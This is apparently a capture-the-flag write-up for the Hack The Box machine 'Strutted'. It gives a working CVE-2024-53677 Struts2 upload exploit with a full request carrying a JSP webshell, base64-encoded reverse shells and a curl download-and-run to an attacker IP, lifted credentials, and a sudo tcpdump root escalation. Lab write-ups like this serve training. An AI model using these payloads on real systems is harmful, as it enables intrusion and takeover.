TL;DR
We start with exploiting CVE-2024-53677 in struts2 apache to upload .jsp webshell, and gain access as tomcat user. Then, we find james password inside tomcat-users.xml, and login as james user. We exploit known PE vector in tcpdump, when running with sudo and gain root shell.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

┌──(agonen㉿kali)-[~/htb/Strutted]
└─$
Not shown: 50744 closed tcp ports (reset), 14789 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://strutted.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
we will add strutted.htb to our /etc/hosts.
Exploiting CVE-2024-53677 to achieve webshell upload and shell as tomcat user
We first start with auto scanning, for pages:
┌──(agonen㉿kali)-[~/htb/Strutted]
└─$ gobuster dir -u http://strutted.htb/ -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt --xl
5197
and for subdomains:
┌──(agonen㉿kali)-[~/htb/Strutted]
└─$ gobuster vhost -u http://strutted.htb/ --xs 400 --ad --wordlist /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-
list-2.3-small.txt
Nothing too interesting is popping to us, so let’s move to manual exploring.
In the website we can see option for upload files, and also downloading the source code, at the “Download” button.
in order to unzip, we’ll execute this command:
┌──(agonen㉿kali)-[~/htb/Strutted]
└─$ unzip strutted.zip -d strutted/
Then, we can find the file tomcat-users.xml, which contain username and password.
┌──(agonen㉿kali)-[~/htb/Strutted/strutted]
└─$ more tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>

<tomcat-users>
    <role rolename="manager-gui"/>
    <role rolename="admin-gui"/>
    <user username="admin" password="skqKY6360z!Y" roles="manager-gui,admin-gui"/>
</tomcat-users>

Also, we can find the file strutted/pom.xml, which contains the struts2 apache version:
<struts2.version>6.3.0.1</struts2.version>

I found this cve-2024-53677 for the version, and exploit, https://github.com/0xPThree/struts_cve-2024-53677, however, it isn’t working.

The reason it isn’t working, is because it checks if I upload an image, let’s see the source code strutted/src/main/java/org/strutted/htb/Upload.java, it checks the content type, the extension, and some magic bytes (2-5 first bytes)
Then, I found this article that talks about cve-2024-53677 https://www.skshieldus.com/download/files/download.do?o_fname=Research%20Technique%20Jan_Struts2%20File%20Upload%20Vulnerability%20(CVE-2024-53677).pdf&r_fname=20250124092748303.pdf.

We can see the main idea is to add another segment, where we put the name top.uploadFileName. In our case we’ll need to travel back 2 folders, to reach the ROOT dir:
Content-Disposition: form-data; name="top.uploadFileName"

../../cmd.jsp
Note that you must change the u in update, at the first filename, to U.
Now, let’s insert this simple jsp webshell, it’s taken from here https://gist.github.com/ErosLever/7445a3cfaaf80f1f5a53:
<form method="GET" action="">
	<input type="text" name="cmd" />
	<input type="submit" value="Exec!" />
</form> <%!
public String esc(String str){
	StringBuffer sb = new StringBuffer();
	for(char c : str.toCharArray())
		if( c >= '0' && c <= '9' || c >= 'A' && c <= 'Z' || c >= 'a' && c <= 'z' || c == ' ' )
			sb.append( c );
		else
			sb.append("&#"+(int)(c&0xff)+";");
	return sb.toString();
} %><%
String cmd = request.getParameter("cmd");
if ( cmd != null) {
	out.println("<pre>Command was: <b>"+esc(cmd)+"</b>\n");
	java.io.DataInputStream in = new java.io.DataInputStream(Runtime.getRuntime().exec(cmd).getInputStream());
	String line = in.readLine();
	while( line != null ){
		out.println(esc(line));
		line = in.readLine();
	}
	out.println("</pre>");
} %>
And upload, full request:
POST /upload.action HTTP/1.1
Host: strutted.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://strutted.htb/upload.action
Content-Type: multipart/form-data; boundary=---------------------------258897555529327086613135022427
Content-Length: 1155
Origin: http://strutted.htb
Connection: keep-alive
Cookie: JSESSIONID=5650B6EBFF5A820A23EE93929D6DA1C2
Upgrade-Insecure-Requests: 1
Priority: u=0, i
-----------------------------258897555529327086613135022427
Content-Disposition: form-data; name="Upload"; filename="simple.png"
Content-Type: image/png
PNG
<form method="GET" action="">
<input type="text" name="cmd" />
<input type="submit" value="Exec!" />
</form> <%!
public String esc(String str){
StringBuffer sb = new StringBuffer();
for(char c : str.toCharArray())
if( c >= '0' && c <= '9' || c >= 'A' && c <= 'Z' || c >= 'a' && c <= 'z' || c == ' ' )
sb.append( c );
else
sb.append("&#"+(int)(c&0xff)+";");
return sb.toString();
} %><%
String cmd = request.getParameter("cmd");
if ( cmd != null) {
out.println("<pre>Command was: <b>"+esc(cmd)+"</b>\n");
java.io.DataInputStream in = new java.io.DataInputStream(Runtime.getRuntime().exec(cmd).getInputStream());
String line = in.readLine();
while( line != null ){
out.println(esc(line));
line = in.readLine();
}
out.println("</pre>");
} %>
-----------------------------258897555529327086613135022427
Content-Disposition: form-data; name="top.uploadFileName"
../../cmd.jsp
-----------------------------258897555529327086613135022427--


now just access the webshell at http://strutted.htb/cmd.jsp and execute our commands:
This is the set of commands we’ll execute, we take the payload from our penelope:
- locally:
┌──(agonen㉿kali)-[~/htb/Strutted]
└─$ echo 'printf KHJtIC90bXAvXztta2ZpZm8gL3RtcC9fO2NhdCAvdG1wL198c2ggMj4mMXxuYyAxMC4xMC4xNi4zMSA0NDQ0ID4vdG1wL18pID4vZGV2L251bGwgMj4mMSAm|base64 -d|sh' > rev_shell.sh

┌──(agonen㉿kali)-[~/htb/Strutted]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
- remotely:
curl http://10.10.16.31:8081/rev_shell.sh -o /tmp/rev_shell.sh
chmod +x /tmp/rev_shell.sh
/tmp/rev_shell.sh
And now, just grab the reverse shell:

Move to james user using password from tomcat-users.xml
First, check for users, checking the /etc/passwd file.
we can see the user tomcat and the user james.
tomcat@strutted:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat9:/usr/sbin/nologin
james:x:1000:1000:Network Administrator:/home/james:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
Now, I search for all of the occurrences of the string “password”, -i for case insensitive, -I for ignore binary files, -r for recursive and -n for showing the line number:
tomcat@strutted:~$ grep "password" * -iInr 2>/dev/null
conf/tomcat-users.xml:25:  you must define such a user - the username and password are arbitrary.
conf/tomcat-users.xml:36:  will also need to set the passwords to something appropriate.
conf/tomcat-users.xml:39:  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
conf/tomcat-users.xml:40:  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
conf/tomcat-users.xml:43:  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
conf/tomcat-users.xml:50:  them. You will also need to set the passwords to something appropriate.
conf/tomcat-users.xml:55:  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
conf/tomcat-users.xml:56:  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
conf/tomcat-users.xml:57:  <user username="role1" password="<must-be-changed>" roles="role1"/>
conf/server.xml:141:      <!-- Use the LockOutRealm to prevent attempts to guess user passwords
logs/localhost_access_log.2025-11-05.txt:1381:127.0.0.1 - - [05/Nov/2025:11:05:01 +0000] "GET /requestpassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:1386:127.0.0.1 - - [05/Nov/2025:11:05:01 +0000] "GET /ForgotPassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:3690:127.0.0.1 - - [05/Nov/2025:11:11:53 +0000] "GET /lost-password HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:4668:127.0.0.1 - - [05/Nov/2025:11:13:54 +0000] "GET /password-recovery HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:5670:127.0.0.1 - - [05/Nov/2025:11:18:59 +0000] "GET /passwordreminder HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:5908:127.0.0.1 - - [05/Nov/2025:11:19:18 +0000] "GET /User-LostPassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:6030:127.0.0.1 - - [05/Nov/2025:11:19:27 +0000] "GET /tiki-remind_password HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:6382:127.0.0.1 - - [05/Nov/2025:11:19:54 +0000] "GET /Passwords HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:6423:127.0.0.1 - - [05/Nov/2025:11:19:57 +0000] "GET /changePassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:8124:127.0.0.1 - - [05/Nov/2025:11:21:53 +0000] "GET /Password HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:10704:127.0.0.1 - - [05/Nov/2025:11:24:47 +0000] "GET /Password-Recovery HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:11702:127.0.0.1 - - [05/Nov/2025:11:26:01 +0000] "GET /request_password HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:12025:127.0.0.1 - - [05/Nov/2025:11:27:06 +0000] "GET /emailPassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:13818:127.0.0.1 - - [05/Nov/2025:11:29:45 +0000] "GET /remindPassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:14043:127.0.0.1 - - [05/Nov/2025:11:30:21 +0000] "GET /sendpassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:14241:127.0.0.1 - - [05/Nov/2025:11:30:37 +0000] "GET /resetPassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:17837:127.0.0.1 - - [05/Nov/2025:11:35:49 +0000] "GET /main_password HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:19703:127.0.0.1 - - [05/Nov/2025:11:38:06 +0000] "GET /password_reset HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:24861:127.0.0.1 - - [05/Nov/2025:11:45:13 +0000] "GET /show-emailpassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:27045:127.0.0.1 - - [05/Nov/2025:11:49:51 +0000] "GET /RecoverLostWindowsNTAdministratorPassword HTTP/1.0" 200 5197
logs/localhost_access_log.2025-11-05.txt:30796:127.0.0.1 - - [05/Nov/2025:11:54:58 +0000] "GET /changepassword HTTP/1.0" 200 5197
We can see the password IT14d6SSP81k, we might be able to use it for user james.

when we try to change to user james using su it isn’t working, but using ssh it is working:
┌──(agonen㉿kali)-[~/htb/Strutted]
└─$ ssh james@$target
and grab user flag:
james@strutted:~$ cat user.txt
60eae43f798ab3a7d84e6e6538dd17a1
Privilege Escalation to Root
we start with sudo -l to check sudo privileges:
james@strutted:~$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
We can use GTFobins https://gtfobins.github.io/gtfobins/tcpdump/ to get privilege escalation.
COMMAND='id'
TF='/tmp/our_tmp'
echo "$COMMAND" > $TF
chmod +x $TF
sudo tcpdump -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
The flags are:
-i-> interface to listen for-w-> file to writes raw packets to-W-> number of files to write (needed for rotation)-G-> rotate seconds, rotate dump file (/dev/null) every $n seconds-z-> file to contain command rotate-Z-> user to execute rotation as, by default downgrade to real user ID
Now, we can put whatever command we want inside our rotate command file.

So, we’ll execute this, the payload is taken from penelope:
COMMAND='#!/bin/bash\nprintf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuMzEvNDQ0NCAwPiYxKSAm|base64 -d|bash'
ROTATE_FILE='/tmp/rev_shell.sh'
echo -e $COMMAND > $ROTATE_FILE
chmod +x $ROTATE_FILE
sudo tcpdump -i lo -w /dev/null -W 1 -G 1 -z $ROTATE_FILE -Z root
